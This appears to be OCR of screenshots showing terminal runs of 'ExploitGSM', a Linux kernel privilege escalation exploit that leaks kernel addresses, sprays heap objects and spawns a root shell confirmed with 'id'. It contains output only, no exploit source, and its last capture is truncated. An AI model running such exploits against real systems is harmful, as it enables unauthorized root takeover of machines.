


```
...Skip the previous process
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/build$
```

GSM Exploit Execution

Last Try...

mini terminal




```
...Skip the previous process
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/build$ ./ExploitGSM ubuntu
permissible spray -> 500
begin try leak startup_xen!
startup_xen leaked address  -> ffffffff85a933c0
text leaked address         -> ffffffff83400000
lockdep_map_size     -> 32
spinlock_t_size      -> 4
mutex_size           -> 32
tty port             -> 376
tty buffhead         -> 136
dead                 -> 524
waiting spray thread
waiting setconf dlci thread
Wait 3 sec for ending kernel work execution
```

GSM Exploit Execution

Last Try...

mini terminal




```
...Skip the previous process
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/build$ ./ExploitGSM ubuntu
permissible spray -> 500
begin try leak startup_xen!
startup_xen leaked address  -> ffffffff85a933c0
text leaked address         -> ffffffff83400000
lockdep_map_size     -> 32
spinlock_t_size      -> 4
mutex_size           -> 32
tty port             -> 376
tty buffhead         -> 136
dead                 -> 524
waiting spray thread
waiting setconf dlci thread
Wait 3 sec for ending kernel work execution
We get root, spawn shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@z3rodae0-virtual-machine:/root# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),122(lpadmin),135(lxd),136(sambashare),1000(z3rodae0)
```

GSM Exploit Execution

Last Try...

mini terminal

```
...Skip the previous pr
z3rdoae0@z3rdoae0-v
permissible spray -> 5
begin try leak startup
startup_xen leaked ad
text leaked address
lockdep_map_size    -
spinlock_t_size     -> 4
mutex_size          -> 32
tty port            -> 376
tty buffhead        -> 13
dead                -> 524
waiting spray thread
waiting setconf dlci th
Wait 3 sec for ending
We get root, spawn sh
To run a command as
See "man sudo_root"

root@z3rodae0-virtua
uid=0(root) gid=0(roo                                                0(z3rodae0)
```



